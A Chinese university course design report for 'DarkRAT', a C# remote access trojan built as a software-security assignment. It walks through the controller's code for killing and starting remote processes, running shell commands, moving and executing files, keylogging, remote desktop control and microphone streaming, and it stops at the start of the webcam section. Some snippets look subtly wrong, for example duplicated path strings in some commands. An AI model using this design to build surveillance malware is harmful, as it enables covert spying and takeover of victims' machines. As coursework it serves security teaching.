武漢大學 国家网络安全学院

SCHOOL OF CYBER SCIENCE AND ENGINEERING · WHU

大作业设计文档

题　　目：DarkRAT

专业(班)：信息安全（16 级 3、4 班）

姓　　名：熊一畅 肖轩淦 徐劲草 谈震威

课程名称：软件安全

任课教师：彭国军

_

目录

1.软件描述

程序由在 Microsoft Windows 的.Net 框架下采用 C#编写，通过 Socket 网络和多线程实现对远程主机的文件管理，进程管理，控制台管理等，主程序包含主控端 DarkRAT_Server.exe 和被控端 DarkRAT_Client.exe，被控端程序上线之后主程序可以检测到主机上线，即可进行相应管理操作。

2.功能实现

2.1 进程管理

远程控制被控制主机，使得客户端可以对被控制主机上的所有进程进行管理，具体的管理操作包括：

- 显示所有进程信息，包括 PID、进程名、响应状态（True/Flase）、标题、优先级、文件路径等
- 结束进程（选中候选进程右键结束进程即可）
- 刷新进程（选中候选进程右键刷新进程即可）
- 创建进程，在下面文本框内创建新进程，设置新进程的进程名、可见状态（hidden/normal），点击创建进程按钮即可创建新进程。

[1] 预备知识：
1. TcpClient

此类是微软基于 Tcp 封装类，用于简化 Tcp 客户端的开发，主要通过构造带入主机地址或者 IPEndPonint 对象，然后调用 Connect 进行和服务器点对点的连接，连接成功后通过 GetStream 方法返回 NetworkStream 对象

2. NetworkStream
支持数据流一样在网络中进行点对点的传输，传输的效率和速度非常高

2.1 int Read(byte[] buffer,int offset,int size)

该方法将数据读入 buffer 参数并返回成功读取的字节数。如果没有可以读取的数据，则 Read 方法返回 0。Read 操作将读取尽可能多的可用数据，直至达到由 size 参数指定的字节数为止。如果远程主机关闭了连接并且已接收到所有可用数据，Read 方法将立即完成并返回零字节。

2.2 void Write(byte[] buffer, int offset,int size)

Write 方法在指定的 offset 处启动，并将 buffer 内容中的 size 字节发送到网络。Write 方法将一直处于阻止状态(可以用异步解决)，直到发送了请求的字节数或引发 SocketException 为止。如果收到 SocketException，可以使用 SocketException.ErrorCode 属性获取特定的错误代码。

[2] 实现思路

- **连接**：在进程管理模块中，首先需要获取被控端 IP 地址、端口号，然后调用 TcpClient 类中 Connect 方法完成客户端与远程主机的连接。
- **发送请求**：连接成功之后，客户端通过 NetworkStream 类向被控主机发送字节流，代表进程管理的请求：如发送命令 GetProcess 列举所有进程。
- **接收结果**：发送期间，设置一个接受标志位_IsLis2Result 表示是否循环接收结果，并以多线程方式接收被控端反馈的结果。
- **处理结果**：接收方的数据将会以数组形式回传，控制端在接受到结构数组后，需要处理分割数组结构体以得到想要的数据结果。使其可以实现获取被控端实时进程、杀死进程等功能。

[3] 具体实现+代码讲解

1) 显示所有进程 XlistProcesses 函数

直接调用 TCPclient 类方法，首先创建 client，然后显式指定主机名和端口号当错 Connect 方法的参数即可实现与目标被控制主机的连接。连接成功后，会调用 GetStream 方法返回 NetworkStream 对象，即为返回流控制句柄。连接成功

后，查看信号是否被激活，若被激活，即调用 Invoke 函数，将所有进程信息列出，最后刷新进程列表。

```
public void XListProcesses()
{
    if (InvokeRequired) //If we need to invoke
    {
        Invoke(lbf.ListProcesses); //Invoke
        return; //Return
    }

    refreshToolStripMenuItem1_Click(null, null); //Refresh the process list
}
```

2) 结束进程

结束进程命令原型为 prockill| + processId，因此只需要构造一个 string 代表希望被控制主机执行的命令，然后调用 SendToTarget 函数将此命令发送到被控制主机即可。其中在 SendToTarget 函数内部，是将 cmd 作为字节流使用 NetworkStream 对象的 write 方法写入，即完成传送命令操作。发送命令完毕之后，设置等待时间区间为 1000ms，在此区间内等待该进程被结束，最后刷新进程列表，重新显示进程列表。

```
public void XKillProcess(string processId)
{
    String cmd = "prockill|" + processId; //Contruct the command
```

```
            SendToTarget(cmd); //Send command to the client

            System.Threading.Thread.Sleep(1000); //Wait for the process to die

            XListProcesses(); //Refresh the process list

        }
```

3) 启动进程 XstartProcess 函数

该函数主要用于启动被指定的进程，在此项目中一般用作创建新进程之后的后续启动操作，即将新建的进程立即启动并显示在进程列表中。
接收传参：待开启的进程名或是文件所在路径、设置进程窗口的可见性。

同样判断是否该操作已被激活，若被激活，那么调用 Invoke 函数。

开启进程命令原型：procstart| + processName + 进程可见性 (normal/hidden)，

将该构建好的命令通过 SendToTarget 函数发送给被控制端，被控制端接收命令

被执行，将返回结果返回给客户端。客户端在此期间同样有着 1000ms 的等待间隔时间，以给开启进程操作设置一个比较适宜的响应窗口。最后刷新列表，将开启之后的所有进程列表展示出来。

```
public void XStartProcess(string processName, Types.Visibility visibility)

        {

            if (InvokeRequired) //If we need to invoke

            {

                Invoke(Ibf.StartProcess, new object[] { processName, visibility });

//Invoke

                return; //Return
```

```
            }


            String cmd = "procstart|" + processName + "|" +
sCore.Utils.Convert.ToStrProcessVisibility(visibility); //Construct the command


            SendToTarget(cmd); //Send the command to client
            System.Threading.Thread.Sleep(1000); //Wait for the client to start the
process
            XListProcesses(); //Refresh the process list
        }
```

2.2 超级终端管理

远程控制被控制主机，能够使用命令行控制被控制主机，支持所有终端命令。

[1] 实现思路

- **连接**：在进程管理模块中，首先需要获取被控端 IP 地址、端口号，然后调用 TcpClient 类中 Connect 方法完成客户端与远程主机的连接。
- **发送请求**：连接成功之后，客户端通过 NetworkStream 类向被控主机发送字节流，代表超级终端管理的请求：$ActiveDos 命令得到目标主机注册表根键命令，即激活 DOS
- **接收结果**：得到结果字符串，并且根据特定字符拆分成数组结构体，然后调用命令判断函数，进行命令分析
- **命令分析**：根据不同的命令调用不同的方法进行处理，ActiveDos/ExecuteCommand 进行相应的处理，激活出错的错误提示/成功的欢迎界面

或是成功执行命令后的反馈信息

[2] 具体实现

1) 开启控制台会话 XstartCmd 函数/关闭控制台会话函数

该函数用来启动一个控制台会话/关闭一个控制台会话

开启：首先通过一个启动信号 IsCmdStarted 代表此时是否已经启动，如果已经启动则不会启动二次；若没有启动，则调用 Invoke 函数，并且激活点击 button15 按钮事件来开启一个控制台会话

关闭：相反

```
public void XStartCmd()
        {
            if (!IsCmdStarted) //If remote cmd isn't started
            {
                if (InvokeRequired) //If we need to invoke
                {
                    Invoke(lbf.StartCmd); //Invoke
                    return; //Return
                }
                button15_Click(null, null); //Start the remtote cmd session
            }
        }
public void XStopCmd()
        {
            if (IsCmdStarted) //If the remote cmd is running
```

```
            {
                if (InvokeRequired) //If we need to invoke
                {
                    Invoke(lbf.StopCmd); //Invoke
                    return; //Return
                }

                button15_Click(null, null); //Stop the remote cmd session
            }
        }
```

2) 按钮点击事件触发 startcmd/ stopcmd

该函数用来定义点击控制台会话操作按钮的点击触发事件：

- 按钮 Start Cmd：点击后会将命令 startcmd 通过 SendToTarget 函数发送给被控制主机，并且重置 IsCmdStarted 为 true 代表此时已经启动控制台会话，还将点击后的按钮内容置为 Stop Cmd
- 按钮 Stop Cmd：点击后会将命令 stopcmd 通过 SendToTarget 函数发送给被控制主机，并且重置 IsCmdStarted 为 false 代表此时控制台会话不在启动状态，还将点击后的按钮内容置为 Start cmd

```
private void button15_Click(object sender, EventArgs e)
        {
            if (!IsCmdStarted) //If it's stopped
```

```
        {
            const string command = "startcmd"; //Construct the command
            SendToTarget(command); //Send the command to the client
            IsCmdStarted = true; //Set the cmd started flag
            button15.Text = "Stop Cmd"; //Update the button
        }
        else
        {
            const string command = "stopcmd"; //Construct the command
            SendToTarget(command); //Send the command to the client
            IsCmdStarted = false; //Set the cmd started flag to false
            button15.Text = "Start Cmd"; //Update the button
        }
    }
```

3) 发送控制台命令 XsendCmdCommand 函数

该函数将客户端输入的自定义命令发送给被控制端，发送内容命令原型为 cmd + 待执行的命令，同样通过 SendToTarget 函数发送即可让被控制端执行相应操作

```
public void XSendCmdCommand(string command)
    {
        SendToTarget("cmd§" + command); //Send the command to the client
```

```
        }
```

4) 读取控制台返回结果

该函数主要用于将被控制端执行命令之后的结果返回给客户端，并显示在窗口界面上。

```
public string XReadCmdOutput()
        {
            if (InvokeRequired) //If we need to invoke
            {
                return (string)Invoke(lbf.ReadCmdOutput); //Invoke and return
            }

            return richTextBox2.Text; //Return all output text
        }
```

2.3 文件控制管理

在控制被控制主机之后，可以对被控主机进行远程的文件控制管理操作，实现的具体操作包括以下：

- 显示盘符
- 进入目录
- 返回上一级
- 移动文件
- 复制/粘贴
- 执行
- 上传/下载文件

- 删除
- 重命名
- 新建文件/文件目录

[1] 实现思路

- **连接**：在进程管理模块中，首先需要获取被控端 IP 地址、端口号，然后调用 TcpClient 类中 Connect 方法完成客户端与远程主机的连接。
- **发送请求**：连接成功之后，客户端通过 NetworkStream 类向被控主机发送字节流，代表文件管理的请求：$ GetDir 命令得到当前主机所有盘符
- **接收结果**：得到结果字符串，并且根据特定字符拆分成数组结构体，然后调用命令判断函数，进行命令分析
- **命令分析**：根据不同的命令调用不同的方法进行处理，GetDir/ GetFolder/ GetFile 进行相应的处理，将被控端电脑硬盘盘符列表打入树形列表/列举被控端电脑指定地址的子文件夹列表打入树形列表/列举被控端电脑指定地址的子文件列表打入文件视图列表
- **事件触发**：根据不同的点击事件触发不同的操作响应

[2] 具体实现

1) 显示所有盘符 XlistDrives 函数

该函数用来显示被控制主机上的所有盘符：C/D/E 等，很简单，只需要调用 SendToTarget 函数将 fdrive 命令发送给被控制主机让其执行，并接受其返回结果并展示即可。

```
public void XListDrives()
        {
            SendToTarget("fdrive"); //Send command to list remote drives
        }
```

2) 改变当前浏览的文件目录 XchangeFolder 函数

该函数用来跳转到指定想要浏览的文件目录下，接受参数即为指定的文件目录名。如果该操作被激活，调用 Invoke 函数通知主控进行操作；接着 SendToTarget 函数将命令原型 fdir + 文件目录名 发送给被控制主机让其执行；跳转成功之后，需要将当前目录修改为指定目录，便于之后操作；最后要将之前的文件树形视图全部清空，进行更新。

```
public void XChangeFolder(string folderName)
        {
            if (InvokeRequired) //If we need to invoke
            {
                Invoke(lbf.ChangeDircectory, new object[] { folderName }); //Invoke
                return; //Return
            }

            SendToTarget("fdir§" + folderName); //Send command to list remote
files
            CurrentPath = folderName; //Set the current path
            listView3.Items.Clear(); //Clear the files listView
        }
```

3) 返回上一级 XUp1 函数

该函数用于从当前访问目录返回上一级目录进行访问，命令原型 fdir§+ CurrentPath，如果返回失败：如已在文件树最顶层没有上一级目录，则会提示

Action cancelled。

```
public void XUp1()
        {
            SendToTarget("fdir§" + CurrentPath); //Send command to up1 directory
        }
```

4)　文件复制 XCopyFile

该函数用于对文件的复制操作，首先将文件的路径拷贝保存，然后设置 transfer mode 为 copy 代表此时执行的操作为 copy 操作；接着调用 SelectedItems.Count 方法对所有选中的项都执行文件路径、transfer mode 的储存。

```
public void XCopyFile(string fileName)
        {
            xfer_path = fileName; //Set file path
            xfer_mode = xfer_copy; //Set transfer mode
        }
```

```
private void copyToolStripMenuItem_Click(object sender, EventArgs e)
        {
            if (listView3.SelectedItems.Count > 0) //If an item is selected
            {
```

```
                xfer_path = listView3.SelectedItems[0].SubItems[3].Text; //Get the
full file path
                xfer_mode = xfer_copy; //Store the transfer mode
            }
        }
```

5)　文件粘贴 XpasteFile 函数

该函数用于将进行复制操作后的标记过的文件粘贴到对应的目标文件目录下。粘贴命令原型 fpaste§{path}§{xfer_path}§{xfer_mode}，这就是之前复制文件存储文件路径 xfer_path、转移模式 xfer_mode 的作用。

```
public void XPasteFile(string targetDirectory)
        {
            SendToTarget("fpaste§" + targetDirectory + "§" + xfer_path + "§" +
xfer_mode); //Send command to paste file
        }
```

```
private void selectedDirectoryToolStripMenuItem_Click(object sender, EventArgs e)
        {
            if (listView3.SelectedItems.Count > 0) //If an item is selected
            {
```

```
                    if (listView3.SelectedItems[0].SubItems[1].Text != "Directory") //If
the items isn't the directory
                    {
                        MessageBox.Show(this, "You can only paste a file into a
directory", "Alert", MessageBoxButtons.OK, MessageBoxIcon.Warning); //Notify the
user
                        return; //Return
                    }
                    string path = listView3.SelectedItems[0].SubItems[3].Text; //Get the
full path of the directory
                    SendToTarget($"fpaste§{path}§{xfer_path}§{xfer_mode}" + path +
"§" + xfer_path + "§" + xfer_mode); //Send the command to the client
                    RefreshFiles(); //Refresh the file list
                }
            }
```

6) 远程执行文件 XexecuteFile 函数

该函数用来远程执行指定文件，很简单，直接调用 SendTotraget 函数将命令原型 fexec§" + targetFile 让被控制端执行即可

```
public void XExecuteFile(string targetFile)
        {
```

```
            SendToTarget("fexec§" + targetFile); //Send command to execute
remote file
        }
```

7) 文件上传 XuploadFile 函数

该函数用来把客户端指定的文件上传到被控制端的指定目录下。

接收传参：上传的目标目录（被控制端）+ 待上传的本地文件

首先拼接本地文件名，设置完整的绝对路径；然后执行命令 fup + dir +fileLength 发送给被控制主机使其执行

```
public void XUploadFile(string dir, string file)
        {
            dir += "\\" + new FileInfo(file).Name; //Set the full file path
            String cmd = "fup§" + dir + "§" + new FileInfo(file).Length; //Construct
the command to send
            fup_local_path = file; //Set the upload file path
            SendToTarget(cmd); //Send the command to the client
        }
```

8) 文件下载 XdownloadFile 函数

该函数用于把被控端的指定文件下载到本地
如果用户选择的是一个文件目录，直接返回，下载不了，或是进一步进入该文件目录。得到被控端指定文件的完整路径之后用 SendToTarget 函数发送命令

fdl§{remoteFile}即可完成下载

```
public void XDownloadFile(string targetFile, string remoteFile)
```

```
        {
            fdl_location = targetFile; //Set the local file download location
            SendToTarget("fdl§" + remoteFile); //Send command to download file
        }
```

```
private void downloadToolStripMenuItem_Click(object sender, EventArgs e)
        {
            if (listView3.SelectedItems.Count > 0) //If an item is selected
            {
                if (listView3.SelectedItems[0].SubItems[1].Text == "Directory") return;
//If user selected a directory return
                string remoteFile = listView3.SelectedItems[0].SubItems[3].Text;
//Get the full path of the file
                string cmd = $"fdl§{remoteFile}"; //Construct the command
                SaveFileDialog sfd = new SaveFileDialog
                {
                    FileName = listView3.SelectedItems[0].SubItems[0].Text //Set
the default file name
                }; //Create new file saver dialog
                if (sfd.ShowDialog() == DialogResult.OK) //If the user pressed save
                {
                    fdl_location = sfd.FileName; //Store the local location
```

```
                SendToTarget(cmd); //Send the command to the client
            }
        }
    }
```

9) 远程删除文件 XdeleteFile 函数

该函数用于将被控端的指定文件删除，首先得到该文件的绝对路径，然后调用 SendToTarget 函数发送命令 fdel§{path}给被控主机让其执行，最后刷新文件列表。

```
public void XDeleteFile(string remoteFile)
    {
        if (InvokeRequired) //If we need to invoke
        {
            Invoke(lbf.DeleteFile, new object[] { remoteFile }); //Invoke
            return; //Return
        }

        SendToTarget("fdel§" + remoteFile); //Send the command to the client
        RefreshFiles(); //Refresh the file list
    }
```

```
private void deleteToolStripMenuItem_Click(object sender, EventArgs e)
    {
```

```
            if (listView3.SelectedItems.Count > 0) //If an item is selected
            {
                string path = listView3.SelectedItems[0].SubItems[3].Text; //Get the
full path of the file
                string command = $"fdel§{path}" + path; //Construct the command
                SendToTarget(command); //Send the command to the client
                RefreshFiles(); //Refresh the file list
            }
        }
```

10) 重命名文件 XrenameFile 函数

该函数用于将选中的被控端文件重命名，首先得到选中文件的绝对路径，然后点击重命名之后会弹出文本框提示输入新名字，最后会调用 SendToTarget 函数发送 frename§{path}§{newName}命令给被控端主机让其执行。

```
public void XRenameFile(string remoteFile, string newName)
        {
            SendToTarget("frename§" + remoteFile + "§" + newName); //Send
command to client
        }
```

```
private void renameToolStripMenuItem_Click(object sender, EventArgs e)
        {
```

```
            if (listView3.SelectedItems.Count > 0) //If an item is selected
            {
                string path = listView3.SelectedItems[0].SubItems[3].Text; //Get the
full path of the item
                string newName = ""; //Decalre the new name variable
                if (InputBox("Rename", "Please enter the new name of the file /
directory!", ref newName) != DialogResult.OK) //Ask for the newName and if accepted
                {
                    return; // User denied to specify a new name
                }
                string cmd = $"frename§{path}§{newName}" + path + "§" +
newName; //Construct the command
                SendToTarget(cmd); //Send the command to the client
                RefreshFiles(); //Refresh the file list
            }
        }
```

11) 新建文件函数 XnewFile

该函数用于在被控端指定目录下新建一个指定名字的文件。
接收传参：目标目录、新建文件名
点击新建文件之后，弹出文本框提示输入新建的文件名、拓展名，然后调用 SendToTarget 函数将 ffile§{CurrentPath}§{name}命令发送给被控端主机，完成新建文件之后重新刷新文件列表。

```
public void XNewFile(string targetDirectory, string name)
```

```
        {
            if (InvokeRequired) //If we need to invoke
            {
                Invoke(lbf.CreateFile, new object[] { targetDirectory, name });
//Invoke
                return; //Return
            }

            SendToTarget("ffile§" + targetDirectory + "§" + name); //Send command
to the client
            RefreshFiles(); //Refresh the file list
        }
```

```
private void fileToolStripMenuItem_Click(object sender, EventArgs e)
        {
            string name = ""; //Declare the file name
            if (InputBox("New File", "Please enter the name and extension for the new
file!", ref name) != DialogResult.OK) //Ask for the new name and if accepted
            {
                return; // User cancelled the prompt
            }
```

```
            string command = $"ffile§{CurrentPath}§{name}"; //Construct the
command

            SendToTarget(command); //Send the command to the client

            RefreshFiles(); //Refresh the file list

        }
```

12) 新建文件目录函数 XnewDirectory

该函数用于在被控端主机下的指定目录下再新建一个自定义名称的文件目录

接收传参：目标目录+自定义文件目录名

点击新建目录之后，会弹出对话框提示输入新目录的名称，然后调用 SendToTarget 函数将 fndir§{CurrentPath}§{name}命令发送给被控制端使其执行，最后刷新文件列表。

```
public void XNewDirectory(string targetDirectory, string name)

        {

            if (InvokeRequired) // If we need to invoke

            {

                Invoke(lbf.CreateFolder, new object[] { targetDirectory, name });
//Invoke

                return; //Return

            }



            SendToTarget("fndir§" + targetDirectory + "§" + name); //Send
command to the client
```

```
            RefreshFiles(); //Refresh the file list
        }
```

```
private void directoryToolStripMenuItem_Click(object sender, EventArgs e)
        {
            string name = ""; //Declare directory name
            if (InputBox("New Directory", "Please enter the name for the new
directory!", ref name) != DialogResult.OK) //Ask for the new name and if accepted
            {
                return; // User cancelled the operation
            }
            string command = $"fndir§{CurrentPath}§{name}"; //Construct the
command
            SendToTarget(command); //Send the command to the client
            RefreshFiles(); //Refresh the file list
        }
```

2.4 键盘记录

获取被控制主机的控制之后，客户端的所有键盘操作都会被记录到缓冲区中，点击获取之后将会一次性把所有键盘记录打印出来。

[1] 实现思路

- **连接**：在进程管理模块中，首先需要获取被控端 IP 地址、端口号，然后调

用 TcpClient 类中 Connect 方法完成客户端与远程主机的连接。

- **发送请求**：连接成功之后，向被控主机以字节流的形式发送想让其执行的命令，如 rklog 等，并接受返回的结果。
- **缓冲区**：开启一个缓冲区记录所有来自客户端的键盘操作，然后读取的时候一次性将缓冲区中所有内容展示出来即可

[2] 具体实现

1) 开启键盘记录/关闭键盘记录

开启和关闭都很简单, 在连接成功之后, 只需要调用 SendToTarget 函数将 sklog/stklog 分别代表开启/关闭键盘记录命令发送给被控制端主机，使其相应即可。

```
public void XStartKeylogger()
        {
            SendToTarget("sklog"); //Send command to start keylogger
        }
```

```
private void button16_Click(object sender, EventArgs e)
        {
            SendToTarget("sklog"); //Send the command to the client
        }
```

```
public void XStopKeylogger()
        {
            SendToTarget("stklog"); //Send command to stop remote keylogger
        }
```

```
private void button17_Click(object sender, EventArgs e)
        {
            SendToTarget("stklog"); //Stop the remote client
        }
```

2) 读取键盘记录

该函数用于将缓冲区中存放的所有键盘记录读取并显示出来，也很简单，只需要 SendToTarget 函数将 rklog 命令发送给被控制主机即可

```
public void XReadKeylog()
        {
            SendToTarget("rklog"); //Send command to read remote keylog
        }
```

```
private void button18_Click(object sender, EventArgs e)
        {
            SendToTarget("rklog"); //Send the command to the client
        }
```

3) 清空键盘记录

该函数用于将缓冲区中所有内容全部清空，也很简单，只需要调用 SendToTarget 函数将 cklog 命令发送给被控制主机即可

```
public void XClearKeylog()
        {
```

```
            SendToTarget("cklog"); //Send command to clear remtote keylog buffer
        }
```

```
private void button19_Click(object sender, EventArgs e)
        {
            SendToTarget("cklog"); //Send command to client
        }
```

2.5 远程桌面控制

在获取被控制主机控制权之后，客户端不仅可以连接并检测到被控主机的桌面，还可以进行桌面控制，包括鼠标、键盘的控制。

[1] 实现思路

- **连接**：在进程管理模块中，首先需要获取被控端 IP 地址、端口号，然后调用 TcpClient 类中 Connect 方法完成客户端与远程主机的连接。
- **发送请求**：连接成功之后，向被控主机以字节流的形式发送想让其执行的命令，如 rklog 等，并接受返回的结果。
- **缓冲区**：开启一个缓冲区记录所有来自客户端的键盘操作，然后读取的时候一次性将缓冲区中所有内容展示出来即可

[2] 具体实现

1) 开启远程桌面 XstartRemoteDesktop 函数

该函数用于开启远程桌面，如果远程桌面没有被开启，那么点击按钮即可触发事件，成功开启

```
public void XStartRemoteDesktop()
        {
```

```
            if (!RDesktop) //If remote desktop not started
            {
                btnStartRemoteScreen_Click(null, null); //Click button for remote
desktop start
            }
        }
```

单击事件后，首先将屏幕总数和选择目录按钮置 false，并把远程任务管理器、全屏模式按钮开启，如果选择了一个屏幕，那么就把命令 rdstart 发送给被控主机，开启远程桌面

```
private void btnStartRemoteScreen_Click(object sender, EventArgs e)
        {
            btnCountScreens.Enabled = false; //Disable the screen counter button
            cmboChooseScreen.Enabled = false; //Disable the scrren chooser
            btnStartTaskManager.Enabled = true; //Enable the task manager opener
button
            btnFullScreenMode.Enabled = true; //Enable full screen mode button
            trackBar1.Enabled = false; //Disable the FPS trackBar

            if (cmboChooseScreen.SelectedItem != null) //If a screen number is
selected
            {
```

```
SendToTarget($"screenNum{cmboChooseScreen.SelectedItem.ToString()}"); //Set
the screen on the remote client
                }
                System.Threading.Thread.Sleep(1500); //Wait for the client
                MultiRecv = true; //Set multiRevc since this is a surveillance module
                RDesktop = true; //Enable the remote desktop flag
                SendToTarget("rdstart"); //Send the command to the client
            }
```

2) 关闭远程桌面 XstopRemoteDesktop 函数

该函数通过按钮点击触发事件，来关闭远程桌面

```
public void XStopRemoteDesktop()
        {
            if (InvokeRequired) //If we need to invoke
            {
                Invoke(lbf.StopRemoteDesktop); //Invoke
                return; //Return
            }

            btnStopRemoteScreen_Click(null, null); //Click button, for remote
desktop to stop
```

```
        }
```

单击事件后，首先将屏幕总数和选择目录按钮置 true，并把远程任务管理器、全屏模式按钮关闭，把远程控制鼠标和键盘也置为 false，把命令 rdstop 发送给被控主机，开启远程桌面，再处理一些异常事件

```
private void btnStopRemoteScreen_Click(object sender, EventArgs e)
        {
            btnCountScreens.Enabled = true; //Enable screen counter button
            cmboChooseScreen.Enabled = true; //Enable screen selector
            trackBar1.Enabled = true; //Enable FPS trackBar
            btnStartTaskManager.Enabled = false; //Disable task manager opener button
            btnFullScreenMode.Enabled = false; //Disable full screen button

            SendToTarget("rdstop"); //Send command to the client
            Application.DoEvents(); //Do the events
            System.Threading.Thread.Sleep(2000); //Wait for the client to stop

            checkBoxrMouse.Checked = false; //Disable remote mouse
            checkBoxrKeyboard.Checked = false; //Disable remote keyboard

            RDesktop = false; //Disable the remote desktop flag
```

```
                MultiRecv = AuStream || WStream; // Set the multi recv flag
                IsRdFull = false; //Disable the full screen flag
                sCore.UI.CommonControls.remoteDesktopPictureBox = null; //Remove
the full screen picture box reference from the plugins

                try
                {
                    pictureBox1.Image.Dispose(); //Dispose the current frame
                    pictureBox1.Image = null; //Remove image references
                }
                catch
                {
                    //Do nothing
                }

                if (rmoveTimer != null) //If mouse moving timer is not null
                {
                    rmoveTimer.Stop(); //Stop the timer
                    rmoveTimer.Dispose(); //Dispose the timer
                    rmoveTimer = null; //Remove the references from the timer
                }
```

```
            if (Rdxref == null) return; //if we don't have a reference to the full screen
return

            Rdxref.Close(); //Close the full screen

            Rdxref.Dispose(); //Dispose the fullscreen

            Rdxref = null; //Remove References from the form

        }
```

3) 远程控制鼠标 XcontrolRemoteMouse 函数

该函数通过按钮点击触发来控制是否使得控制鼠标生效，每点击一次就会改变一次状态

```
public void XControlRemoteMouse(bool state)

        {

            if (InvokeRequired) //If we need to invoke

            {

                Invoke(lbf.ControlRemoteMouse); //Invoke

                return; //Return

            }



            checkBoxrMouse.Checked = state; //Change the state

            checkBoxrMouse_CheckedChanged(null, null); //Call checkbox event

        }
```

点击按钮之后，查看当前鼠标状态：

如果是 enable，那么初始化计时器并把更新速率设置为帧更新速率，这样之后鼠标就会随着帧速率移动，可见。最后把跟踪鼠标信号 rmouse 置为 1

如果没有 enable，那么首先将鼠标跟踪信号 rmouse 置为 0，并停止、丢弃计时器。

```
private void checkBoxrMouse_CheckedChanged(object sender, EventArgs e)
        {
            sCore.RAT.RemoteDesktop.SetMouseControl(hostToken,
checkBoxrMouse.Checked); //Notify the plugins of the event

            if (checkBoxrMouse.Checked) //If enabled
            {
                rmoveTimer = new Timer
                {
                    // rmoveTimer.Interval = 1000;
                    //Set the update rate to the frame update rate
                    Interval = FPS //now the mouse will move with the frame rate
                }; //Create a new timer
                rmoveTimer.Tick += new EventHandler(RMoveTickEventHandler);
//Set the tick event handler
                rmoveTimer.Start(); //Start the timer
                rmouse = 1; //Allow mouse tracking
            }
```

```
            else //If disabled
            {
                rmouse = 0; //Disallow mouse tracking
                if (rmoveTimer != null) //if the timer is not null
                {
                    //Stop the timer
                    rmoveTimer.Stop(); //this threw an exception because it was
already stopped
                    rmoveTimer.Dispose(); //Dispose the timer
                    rmoveTimer = null; //Remove timer references
                }
            }
        }
```

4) 远程控制键盘 XControlRemoteKeyboard 函数

该函数通过按钮点击触发来控制是否使得控制鼠标生效，每点击一次就会改变一次状态

```
public void XControlRemoteKeyboard(bool state)
        {
            if (InvokeRequired) //If we need to invoke
            {
                Invoke(lbf.ControlRemoteKeyboard); //Invoke
                return; //Return
```

```
            }


            checkBoxrKeyboard.Checked = state; //Change the state
            checkBoxrKeyboard_CheckedChanged(null, null); //Call checkbox event
        }
```

查看键盘 enable 状态，如果 enable 就将远程控制键盘信号置 1

```
private void checkBoxrKeyboard_CheckedChanged(object sender, EventArgs e)
        {
            sCore.RAT.RemoteDesktop.SetKeyboardControl(hostToken,
checkBoxrKeyboard.Checked); //Notify plugins of the event

            txtBControlKeyboard.Focus(); //Focus the textbox control

            if (checkBoxrKeyboard.Checked) //If enabled
            {
                rkeyboard = 1; //Allow remote keyboard
            }
        }
```

2.6 音频收听

获取被控制主机控制权之后，在客户端可以对被控制主机的 mic 进行监听。

[1] 实现思路

使用音频收听时，我们的整体思路是：先查看被控端的音频设备列表 -> 选取音频设备 -> 激活音频串流 -> 运行 -> 结束。该流程中，会有状态检查保持操作合法。

[2] 具体实现

1) 列出音频设备。

```
public void XListVideo()
        {
            SendToTarget("wlist"); //Send the listing command
        }
```

点击页面按钮后，触发 XListAudio()函数，由它调用 SendToTarget，发送字符串 alist 指令给总控端 ReceiveCallback()函数

遇到 alist 字符串执行如下命令完成具体音频设备的显示。

```
else if (text.StartsWith("alist")) //Client sent the list of audio devies of thier machine
                            {
                                LvClear(listView4); //Clear the audio devices listView
                                string data = text.Substring(5); //Remove the
command header from the message
                                int devices = 0; //Declare the count of devices
```

```
                                string[] deviceData = data.Split('§');
                                for (int i = 0; i < deviceData.Length; i++) //Go through
all devices
                                {
                                    string device = deviceData[i];
                                    string[] deviceInfo = device.Split('|');
                                    string name = deviceInfo[0]; //Get the name of the
device
                                    string channel = deviceInfo[1]; //Get the channel ID
for the device
                                    AddAudio(name, channel); //Update the UI
                                    devices++; //Increment the count of devices
                                }

                                if (devices == 0) //If no devices
                                {
                                    Msgbox("Warning", "No audio capture devices
present on this target", MessageBoxButtons.OK, MessageBoxIcon.Warning); //Notify
the user
                                }
                            }
```

2)　开启音频串流

顶层的接口代码如下所示，我们首先检查是否需要唤醒设备。如果需要，则首先唤醒设备，保证设备可供调用。
接着检查是否已开始输出音频流。如果没有被占用，将音频流可用性和音频流是否开启设为正确。新建音频流对象，初始化后通知总控端 astream 开始音频流，同时转换按钮的文字

```
public void XStartAudio(int deviceNumber)
        {
            if (InvokeRequired) //Check if we need to invoke
            {
                Invoke(Ibf.StartAudio); //Invoke
                return; //Return
            }

            if (!AuStream) //If audio is not streaming
            {
                MultiRecv = true; //Set multiRecv, since it's a surveillance module
                AuStream = true; //Enable audio straming mode
                astream = new AudioStream(); //Create a new playback object
                astream.Init(); //Init the playback
                SendToTarget("astream§" + deviceNumber.ToString()); //Send
command to start streaming
                button25.Text = "Stop Stream"; //Update the button text
```

```
            }
        }
```

而在总控端，对于多媒体流由一个大的 branch 进行处理，其中对于音频有如下处理。处理后的结果将会被输出。

```
if (header == "austream") //If it's an audio stream
                        {
                            byte[] data = new Byte[recBuf.Length]; //Declare a
new buffer for audio data
                            Buffer.BlockCopy(recBuf, 8 * 2, data, 0, recBuf.Length
- 8 * 2); //Copy from the received buffer to the audio buffer
                            recBuf = null; //Remove the received buffer
                            astream.BufferPlay(data); //Playback the audio stream
                            ignoreFlag = true; //Set the ignore flag
                        }
```

3) 关闭音频串流

关闭流的代码如下图所示。首先我们检查是否需要唤醒设备，再检查是否开启了音频串流，确保不会出错。满足条件后向总控端发送 astop 指令。在远程桌面和视频流没有启用的情况下触发事件，设置多媒体的 flag 为 false。设置音频流关闭，销毁当前音频对象，转换按钮。

```
public void XStopAudio()
        {
```

```
            if (InvokeRequired) //Check fi we need to invoke
            {
                Invoke(lbf.StopAudio); //Invoke
                return; //Return
            }

            if (AuStream) //Check if audio stream is running
            {
                SendToTarget("astop"); //Stop the client stream
                if (!RDesktop && !WStream) //If not remote desktop and no video
stream is running
                {
                    Application.DoEvents(); //Do the events
                    System.Threading.Thread.Sleep(1500); //Wait for the client to
stop the stream
                    MultiRecv = false; //Set multiRecv to false, since no surveillance
module is running
                }
                AuStream = false; //Disable audio streaming
                astream.Destroy(); //Release the playback object
                astream = null; //Set the playback reference to null
                button25.Text = "Start Stream"; //Update the button text
```

```
            }
        }
```

2.7 摄像头监视

获取被控制主机控制权之后，在客户端可以对被控制主机的 cam 进行监视。

[1] 实现思路

与音频的思路相同，我们先查看被控端的视频设备列表 -> 选取录像设备 -> 激活视频串流 -> 运行 -> 结束。该流程中，会有状态检查保持操作合法。

[2] 具体实现

1） 列出视频设备。

